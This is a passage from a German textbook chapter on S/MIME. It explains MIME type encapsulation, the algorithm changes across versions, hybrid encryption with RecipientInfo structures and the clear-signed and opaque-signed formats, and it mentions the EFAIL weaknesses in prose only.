Einbindung in MIME In S/MIME werden immer komplette MIME-Entities verarbeitet. Damit sind alle kryptographischen Operationen strukturerhaltend auf den jeweiligene MIME-Bäumen, und es können einzelnen MIME-Teilbäume ver- und entschlüsselt sowie signiert werden.

Darüber hinaus werden die in Abb. 17.9 genannten sechs neuen MIME-Typen eingeführt, unter denen ein `multipart`-Datentyp ist und die restlichen fünf Datentypen die entsprechenden CMS-Datenformate kapseln:

- **Verschlüsselung:** CMS `EnvelopedData` wird in `application/pkcs7-mime` mit Parameter `smime-type="enveloped-data"` gekapselt.
- **Signatur:** Die Kapselung des CMS-Datenformats `SignedData` hängt davon ab, ob die signierten Daten in CMS `EncapsulatedContentInfo` enthalten sind oder nicht:
  - CMS `EncapsulatedContentInfo` enthält Daten *(opaque signed):* Kapselung in `application/pkcs7-mime` mit Parameter `smime-type="signed-data"`.
  - CMS `EncapsulatedContentInfo` enthält keine Daten *(clear signed):* Kapselung in `application/pkcs7-signature`.

Typ	Subtyp	smime-type Parameter	File-Erw.	Beschreibung
multipart	signed			Zwei Teile: (1) das signierte MIME-Element, (2) die Signatur mit MIME-Typ application/pkcs7-signature
application	pkcs7-mime	signed-data	.p7m	Ein signierter S/MIME-Datensatz
		enveloped-data	.p7m	Ein verschlüsselter S/MIME-Datensatz
		certs-only	.p7c	X.509-Zertifikate
	pkcs7-signature	-	.p7s	Signaturteil der multipart/signed-Nachricht
	pkcs10-mime	-	.p10	PKCS#10-Zertifikatsrequest

Abb. 17.9 S/MIME-Datentypen

- **Zertifikate:** Das Zertifikatsmanagement kann komplett über S/MIME-Nachrichten abgewickelt werden:
  - Beantragung von Zertifikaten: PKCS#10-Request gekapselt in `application/pkcs10-mime`.
  - Transport von Zertifikaten: X.509-Zertifikat in `application/pkcs7-mime` mit Parameter `smime-type="certs-only"`.
- **Multipart:** Enthält CMS `SignedData` nicht die signierten Daten, so muss der MIME-Typ `mutipart/signed` verwendet werden. Dieser Multipart-Typ besteht aus genau zwei MIME-Objekten:
  - Der erste Teil ist ein beliebiges MIME-Objekt, das als Ganzes signiert wird.
  - Der zweite Teil ist das in `application/pkcs7-signature` gekapselte CMS-Dateformat `SignedData`.

Versionen S/MIME Version 2 (RFC 2311 [DHR+98]) verbindet erstmals die RFC 822- und MIME-Datenstrukturen mit PKCS 1, 7 und 10. Die neuen MIME-Typen werden codiert. In Version 3 (RFC 2633, [Ram99b]) wurden einige Änderungen an den verbindlichen kryptographischen Algorithmen vorgenommen (Abb. 17.10). Die wichtigste Änderung ist die Ersetzung der RSA-Verschlüsselung durch, wie es in RFC 2633 genannt wird, den „Diffie-Hellman-Schlüsselaustausch“. Der RFC ist hier nicht wirklich aussagekräftig, da lediglich auf RFC 2631 [Res99] referenziert wird. Gemeint war vermutlich die ElGamal-Verschlüsselung, die man mit viel gutem Willen mit dem *Ephemeral-Static Mode* aus RFC 2631 gleichsetzen kann.

Version	2	3.0	3.1	3.2
Hash	MD5, SHA-1	SHA-1	SHA-1	SHA-256
Signatur	RSA	DSA	DSA, RSA	RSA with SHA-256
Public-Key-Verschlüsselung	RSA	Diffie-Hellman [Res99]	RSA	RSA
Symmetrische Verschlüsselung	RC2/40, TripleDES CBC	TripleDES CBC	TripleDES CBC	AES-128 CBC

Abb. 17.10 Die vorgeschriebenen *(mandatory)* kryptographischen Algorithmen in den S/MIME-Versionen 2 und 3. Das Kürzel RSA steht hier jeweils für RSA-Algorithmus mit PKCS#1 v1.5-Codierung

Mit Version 3.1 (RFC 3851 [Ram04b]) kehrte die IETF wieder zurück zu RSA, sowohl für die Public-Key-Verschlüsselung als auch für digitale Signaturen. AES wurde als Option für die symmetrische Verschlüsselung zugelassen. Die bislang ungeschützten Headerzeilen einer E-Mail können nun über den Umweg über den MIME-Typ `message/rfc822` geschützt werden, indem man die Original-E-Mail komplett verschlüsselt und/oder signiert und dann in den Body einer neuen E-Mail einfügt. CMS-Objekte dürfen jetzt komprimiert sein.

In Version 3.2 (RFC 5751 [RT10b]) wurde insbesondere der verpflichtend zu implementierende Hashalgorithmus auf SHA-256 aktualisiert. Die Liste der zu unterstützenden Signaturalgorithmen wurde erweitert und in ihrer Bedeutung feiner abgestuft. RSA-OEAP wurde als „wünschenswert+“ für die Public-Key-Verschlüsselung eingestuft, und für die symmetrische Verschlüsselung ist nun AES-128 im CBC-Modus zu implementieren.

Version 4.0 (RFC 8551) führtmittels AES-GCM erstmals verpflichtend Authenticated Encryption ein.

Einsatzszenarien OpenPGP und S/MIME wurden entwickelt, um eine Ende-zu-Ende-Verschlüsselung *des Bodys* von E-Mails zu ermöglichen – hier sollte nur in den E-Mail-Clients von Sender und Empfänger der Klartext einsehbar sein. Mailserver sehen nur die unverschlüsselten Header der E-Mails, und diese werden auch nicht durch eine ggf. vorhandene digitale Signatur geschützt.

Daneben gibt es auch Client-Server-Verschlüsselungsszenarien, etwa im Webmail-Bereich, in dem einige Anbieter eine Ver- und Entschlüsselung auf dem Server anbieten. Speziell für S/MIME sind Gateway-Implementierungen wichtig, die im Firmenumfeld häufig eingesetzt werden – E-Mails werden beim Verlassen des Firmennetzes verschlüsselt, und eingehende verschlüsselte E-Mails werden vor der Weiterleitung im Gateway entschlüsselt und auf Schadsoftware überprüft (Abb. 17.11).




Abb. 17.11 S/MIME-Konfiguration, bei der die Verschüsselung von einem Mail-Gateway entfernt wird, um einen Virenscan zu ermöglichen

Datenexpansion Eine Besonderheit von S/MIME liegt im Wechselspiel zwischen 7-Bit-ASCII-Code und 8-Bit-Binärcode. RFC 822 und SMTP wurden für 7-Bit-ASCII-Nachrichten entwickelt, beim Verschlüsseln und Signieren entstehen aber Binärdaten, die 8 Bit pro Byte beanspruchen. Während der Generierung oder Auswertung einer S/MIME-Nachricht kann es daher erforderlich sein, durch Base64-Codierung oder -Decodierung mehrmals zwischen 7-Bit- und 8-Bit-Darstellung zu wechseln. Da jede Base64-Codierung das Datenvolumen um ein Drittel erhöht, können S/MIME-geschützte E-Mails deutlich größer sein als ihr Klartext.

17.6 S/MIME: Verschlüsselung

Hybride Verschlüsselung Sendet Alice eine verschlüsselte E-Mail an Bob und Carol, so wird der symmetrische Schlüssel, mit dem der E-Mail-Body verschlüsselt wurde, mit den öffentlichen Schlüsseln aller Empfänger – in Beispiel aus Abb. 17.12 Bob und Carol – *und* mit dem öffentlichen Schlüssel des Absenders verschlüsselt. Die letztgenannte Verschlüsselung dient dazu, dass der Absender seine eigenen E-Mails weiterhin lesen kann, da diese ja auch bei ihm gespeichert werden.

Als Public-Key-Verschlüsselungsmethoden sind in RFC 5751 [RT10b] RSA-PKCS#1, RSA-OEAP und Diffie-Hellman ephemeral-static [Res99] erlaubt. Zur symmetrischen Verschlüsselung soll AES-128 CBC eingesetzt werden, erlaubt sind AES-192 CBC, AES-256 CBC und TripleDES CBC.

Verschlüsselung in S/MIME In S/MIME wird immer ein komplettes MIME-Objekt verschlüsselt, also der Inhalt des MIME-Objekts und seine MIME-Header. Dies kann der komplette Body einer E-Mail, oder auch nur ein Unterelement eines `multipart/*`-MIME-Objekts sein. Das zu verschlüsselnde MIME-Objekt wird aus dem MIME-Baum entnommen, verschlüsselt, Base64-codiert und mit neuen MIME-Headern versehen. Es ergibt sich




Abb. 17.12 Verschlüsselte E-Mail von Alice an Bob und Carol

so ein vollständiges neues MIME-Objekt vom Typ `application/pkcs7-mime`, das an der Stelle des entnommenen Objekts in die E-Mail eingefügt wird.

Aus dieser strukturerhaltenden Vorgehensweise erklärt sich auch die Anforderung, die Inhalte von MIME-Objekten vor der Verschlüsselung mit der im MIME-Header angegebenen Transportcodierung zu versehen. So wird etwa ein zu verschlüsselndes JPEG-Bild zunächst Base64-codiert, dieser Bytestrom dann verschlüsselt und das Ergebnis anschließend wieder Base64-codiert. Für den zuverlässigen Transport der E-Mail wäre ja die zweite Codierung ausreichend, der Sinn dieser Festlegung ergibt sich aber aus Szenarien wie dem aus Abb. 17.11. Hier muss auch die entschlüsselte E-Mail sicher über eine (interne) SMTP-Infrastruktur weitergeleitet werden können.

Als weitere Anforderung wird im S/MIME-Standard die *Kanonisierung* der Inhalte der MIME-Objekte vor ihrer Verschlüsselung genannt. Dies soll verhindern, dass es nach Entschlüsselung des Objekts zu Problemen bei der Darstellung kommt. Die Art der Kanonisierung wird nicht genau beschrieben; sie kann von MIME-Typ zu MIME-Typ variieren. Das wichtigste Beispiel in diesem Kontext ist die Kanonisierung von Zeilenenden in ASCII-Textdateien zu `<cr><lf>`, da Zeilenenden in einzelnen Betriebssystemen unterschiedlich dargestellt werden.

Erzeugen einer verschlüsselten S/MIME-E-Mail Die Erzeugung einer verschlüsselten E-Mail ist in S/MIME eine komplexe Interaktion von MIME- und PKCS#7-Codierungsregeln (Abb. 17.13). Ein MIME-Objekt wird in mehreren Schritten verschlüsselt:

1. Die zu sendende, unverschlüsselte MIME-E-Mail wird erzeugt. Dazu werden alle Objekte, die übertragen werden sollen, mit den entsprechenden MIME-Headern `Content-Type` und `Content-Transfer-Encoding` in dem MIME-Baum eingebettet. Vor der Einbettung werden diese Objekte kanonisiert, und die angegebene Transportcodierung wird auf sie angewandt.




Abb. 17.13 Struktur einer Klartext-E-Mail (a), der entsprechenden S/MIME-verschlüsselten E-Mail (b) und eines RecipientInfo-Elements (c). Verschlüsselte Teile sind schraffiert dargestellt

2. Das zu verschlüsselnde MIME-Objekt wird aus dem MIME-Baum entnommen. Dies ist typischerweise das Wurzelelement des MIME-Baumes.
3. Ein symmetrischer Verschlüsselungsalgorithmus und alle zur Verschlüsselung benötigten Parameter (Schlüssel, IV) werden vom sendenden Mail-Client gewählt.
4. Das komplette MIME-Objekt wird verschlüsselt.
5. Das Kryptogramm wird in ein PKCS#7-Objekt vom Typ `EncryptedContentInfo` eingebettet. Dieser Datentyp enthält neben dem Chiffretext selbst noch zwei `ObjectIdentifier`, die den Verschlüsselungsalgorithmus und den ursprünglichen Datentyp des Klartextes durch eine international standardisierte Zahl angeben.
6. Für jeden Empfänger und für den Absender wird ein PKCS#7-Objekt vom Typ `RecipientInfo` angelegt. Daran ist typischerweise ein Objekt vom Typ `KeyTransRecipientInfo` enthalten, das einen Briefkasten aus Abb. 17.12 repräsentiert. Es besteht aus dem Briefkasten selbst (`EncryptedKey`) und aus der Beschrif-

tung dieses Briefkastens: Der *Name* des Empfängers wird als „Name“ des X.509-Zertifikats des Empfängers angegeben (`IssuerAndSerialNumber`), und der verwendete Public-Key-Verschlüsselungsalgorithmus als `KeyEncryptionAlgorithmIdentifier`.
7. Alle `RecipientInfo`-Objekte werden zu einer Liste `RecipientInfos` zusammengefasst und dem `EncryptedContentInfo`-Objekt vorangestellt.
8. Die so erzeugte Struktur ist vom PKCS#7-Typ `EnvelopedData`.
9. Das PKCS#7-Objekt `EnvelopedData` wird Base64-codiert und bildet zusammen mit dem MIME-Headern `Content-Type: application/pkcs7-mime; mime-type="envelopedData"` und `Content-Transfer-Encoding: base64` ein neues MIME-Element, das anstelle des entnommenen Elements in den MIME-Baum eingefügt wird.

Entschlüsselung beim Empfänger Bei der Verschlüsselung hat der Sender meist keinen Einfluss darauf, was verschlüsselt wird. In den meisten Mail-Clients ist fest konfiguriert, dass das gesamte Wurzelelement des MIME-Baumes verschlüsselt wird. Da der S/MIME-Standard aber nur vorschreibt, dass komplette MIME-Objekte ver- und entschlüsselt werden, und nicht, *welche* Objekte das sind, kann bei der Entschlüsselung auch der Fall eintreten, dass nur einzelne Teilbäume verschlüsselt sind.

Ein solcher Fall ist in Abb. 17.14 beispielhaft dargestellt. Beim Parsen des MIME-Baumes findet der Mail-Client hier als mittleres Blatt ein Objekt vom MIME-Typ `application/pkcs7-mime`. Der Inhalt dieses Objekts wird daher, nach Entfernung der Base64-Transportcodierung, an den PKCS#7-Parser übergeben. Dieser überprüft nun zunächst, ob sich zu mindestens einem `RecipientInfo`-Objekt ein passendes Paar aus X.509-Client-Zertifikat und privatem Schlüssel im Zertifikatsspeicher des Mail-Clients finden lässt. Ist dies der Fall, so wird mit dem privaten Schlüssel das `EncryptedKey`-Objekt (Abb. 17.13 (c)) darin entschlüsselt und mit dem so extrahierten symmetrischen Schlüssel und dem in `EncryptedContentInfo` angegebenen Algorithmus der `EncryptedContent` entschlüsselt. Dies sollte ein komplettes MIME-Objekt vom Typ `text/html` sein, und dieses wird anstelle von `application/pkcs7-mime` in den MIME-Baum integriert.

Beschränkungen Da immer nur MIME-Objekte verschlüsselt werden und alle RFC822-Header mit Ausnahme der MIME-Header zu keinem solchen MIME-Objekt gehören, werden Header systematisch von der Verschlüsselung ausgenommen. Dies ist aus der gewählten Systematik heraus konsequent, kann aber dazu führen, dass vertrauliche Informationen (z. B. im `Subject:`-Header) unverschlüsselt übertragen werden. Es gibt für OpenPGP Ad-hoc-Lösungen, die dieses Problem adressieren (z. B. die Verschlüsselung des `Subject:`-Headers in Enigmail/GnuPG); im Bereich S/MIME ist dies nach aktuellem Wissensstand aber nicht implementiert. Es gibt zwar den RFC 7508 „Securing Header Fields with S/MIME“ [CB15], allerdings ist unklar, ob dieser RFC implementiert wurde.




Abb. 17.14 Strukturerhaltende Entschlüsselung einer S/MIME-verschlüsselten E-Mail (a), mit der entsprechenden Klartext-E-Mail (b)

Die Verwendung des CBC-Modus zur Verschlüsselung von `EncryptedContent`-Inhalten hätte seit der Beschreibung der ersten Padding-Oracle-Angriffe durch Serge Vaudenay im Jahr 2002 überprüft werden müssen. Tatsächlich ist aber seit der Publikation der EFAIL-Angriffe (Kap. 18) im Frühjahr 2018 nichts passiert, um diese Angriffe zu verhindern. Crypto-Gadget-Angriffe auf den CBC-Modus funktionieren weiterhin perfekt unabhängig von der Schlüssellänge und Stärke der verwendeten Blockchiffre. Lediglich einige Direct-Exfiltration-Angriffe wurden, auf unterschiedliche Art und Weise und sehr unsystematisch, in einigen S/MIME-fähigen Clients behoben. *Bis dies behoben ist, ist die S/MIME-Verschlüsselung leider als unsicher anzusehen.*

Die Verwendung digitaler Signaturen verhindert Angriffe auf die Verschlüsselung nicht. Zum einen können S/MIME-Signaturen leicht entfernt werden, was bei `multipart/signed` offensichtlich ist und für `application/pkcs-mime` im Rahmen der EFAIL-Angriffe nachgewiesen wurde – Crypto-Gadget-Angriffe sind damit auch für signierte E-Mails möglich. Zum anderen verhindern sie Direct-Exfiltration-Angriffe nicht, da diese die verschlüsselte und signierte E-Mail einfach als Blatt eines komplexen MIME-Baumes einbauen und die Tatsache ausnutzen, dass das entschlüsselte MIME-Objekt strukturerhaltend in diesen Baum eingebaut wird. Zudem verhindern ungültige Signaturen nicht die Darstellung des Klartextes und damit auch nicht die Ausführung der EFAIL-Angriffe – es wird lediglich eine Warnmeldung angezeigt.

17.7 S/MIME: Signatur

Zwei Datentypen Zur Signatur einer Nachricht stehen in S/MIME zwei verschiedene Datentypen zur Verfügung:

- **application/pkcs-mime; smime-type="signed-data":** Der Body der E-Mail besteht aus einem einzigen Objekt, und zwar einem PKCS#7-Objekt vom Typ `SignedData`. Dieses Objekt enthält die signierten Daten, die Signatur und alle Zusatzinformationen, die zur Überprüfung der Signatur notwendig sind (verwendete Algorithmen, Zertifikate). Da auch die signierten Daten im PKCS#7-Binärformat codiert sind, können sie nur von einem S/MIME-fähigen Client, der ein entsprechendes PKCS#7-Modul enthält, dargestellt werden. Auf jedem anderen Client ist die Nachricht überhaupt nicht darstellbar. Nachrichten dieser Art werden auch als *opaque-signed* bezeichnet.
- **multipart/signed:** Der Body dieses Typs besteht aus zwei Teilen:
  - Der erste Teil, die signierten Daten, sind als (ggf. in sich geschachteltes) MIME-Objekt codiert. Sie können also von jedem MIME-fähigen Client angezeigt werden.
  - Der zweite Teil ist die dazu gehörende digitale Signatur, die als PKCS#7-Objekt codiert ist. Sie kann nur von S/MIME-fähigen Clients ausgewertet werden.

  Nachrichten dieser Art werden auch als *clear-signed* bezeichnet.




Abb. 17.15 Struktur einer Clear-Signed-E-Mail (a) und einer Opaque-Signed-E-Mail (b). MIME-Objekte sind durch einen Rahmen kenntlich gemacht, und CMS-Datenstrukturen sind dunkelgrau hervorgehoben. Die signierten MIME-Elemente sind schraffiert dargestellt. Man beachte dass in beiden Fällen exakt die gleichen Daten signiert werden

Beispiele Die beiden Signaturdatentypen sind in Abb. 17.15 vergleichend an einem konkreten Beispiel dargestellt. In beiden Varianten wird exakt der gleiche Bytestring signiert, nämlich das komplette MIME-Objekt vom Typ `text/html`, das in Variante (a) als erstes Blatt des MIME-Baumes vorkommt (Abb. 17.16 (a)), während das identische MIME-Objekt in Variante (b) als Inhalt des CMS-Elements `EncapsulatedContentInfo` vorkommt (Abb. 17.16 (b)).

Signiert werden immer komplette MIME-Objekte. Dies können elementare MIME-Objekte wie `text/html` sein, aber auch komplex-verschachtelte MIME-Bäume aus `multipart`-Objekten sind möglich. Die Blätter eines solchen MIME-Baumes enthalten

dann die eigentlichen Daten. Diese Daten müssen dann, mit einer je nach Datentyp unterschiedlichen Methodik, kanonisiert werden. Da der MIME-Header (nicht zu verwechseln mit dem RFC-822-Header) mit signiert wird, muss auch die dort angegebene Transportcodierung *vor* der Bildung des Hashwertes auf die Daten angewandt werden.

Im Clear-Signed-Modus werden alle Zeilen signiert, die zwischen den beiden ersten Zeilen mit dem im Parameter `boundary` angegebenen String `BOUNDARY` stehen. Dieser ASCII-Zeichenfolge werden in der MIME-Syntax bei jedem Auftreten immer zwei Trennstriche vorangestellt, und beim letzten Auftreten werden dem String auch zwei Trennstriche angefügt. Bei `multipart/signed` gibt es genau drei Zeilen, in denen diese Zeichenfolge vorkommt (Abb. 17.15 (a)).

Im Opaque-Signed-Modus (Abb. 17.15 (b)) wird der zu signierende Bereich nicht durch ASCII-Zeichenfolgen abgegrenzt, sondern es wird durch die Längenangabe in der BER-Codierung des CMS-Elements `EncapsulatedContentInfo` die Anzahl der Bytes bestimmt, die in die Hashwertberechnung einfließen sollen. Diese Bytefolge muss exakt mit der Bytefolge des kanonisierten und transportcodierten MIME-Elements übereinstimmen. Das signierte MIME-Element ist jetzt also der Inhalt eines Blattes der CMS-Baumstruktur (Abb. 17.16 (b)).

Erzeugen einer signierten S/MIME-E-Mail Der sendende Client muss folgende Schritte durchführen, um ein MIME-Objekt zu signieren:




Abb. 17.16 Baumstruktur einer Clear-Signed-E-Mail (a) und einer Opaque-Signed-E-Mail (b). Die signierten MIME-Elemente sind schraffiert dargestellt. Man beachte dass in beiden Fällen exakt die gleichen Daten signiert werden

1. Die Blätter des MIME-Baumes werden gemäß ihres MIME-Typs kanonisiert.
2. Die Blätter MIME-Baumes werden gemäß ihres MIME-Headers transportcodiert.
3. Aus dieser Bytefolge wird mit dem ausgewählten Hashalgorithmus ein Hashwert gebildet:
   – Sollen keine *signed attributes* wie `Signing Time`, `SMIME Capabilities`, `Encryption Key Preferences`, `Content Type` oder `Message Digest` mit signiert werden, so ist dieser Hashwert die Eingabe für die PKCS#1-Codierung vor der Signatur.
   – Sollen weitere CMS-Attribute mit signiert werden, so muss dieser Hashwert im Attribut `Message Digest` gespeichert werden. Die Eingabe für die PKCS#1-Codierung ist dann der Hashwert über alle *signed attributes,* und in diesen Hashwert fließt natürlich auch der Hashwert der Nachricht mit ein.
4. Das `SignedData`-Element wird konstruiert:
   – Der OID des Hashalgorithmus wird zu `DigestAlgorithmIdentifiers` hinzugefügt.
   – Das `SignerInfo`-Element wird erstellt und in `SignerInfos` eingefügt.
   – Der MIME-Typ des signierten MIME-Baumes wird in `EncapsulatedContentInfo` eingefügt.
5. Die weitere Vorgehensweise ist nun vom Typ der MIME-Signatur abhängig:
   – **Clear-Signed:** Der kanonisierte und transportcodierte MIME-Baum wird als erster Teil einer `multipart/signed`-Nachricht eingefügt. Das `SignedData`-Element wird Base64-codiert als zweiter Teil der MIME-Struktur mit MIME-Typ `application/pkcs7-signature` eingefügt.
   – **Opaque-Signed:** Der kanonisierte und transportcodierte MIME-Baum wird in `EncapsulatedContentInfo` eingefügt. Das `SignedData`-Element wird Base64-codiert und in ein MIME-Objekt vom Typ `application/pkcs7-mime` eingebettet.

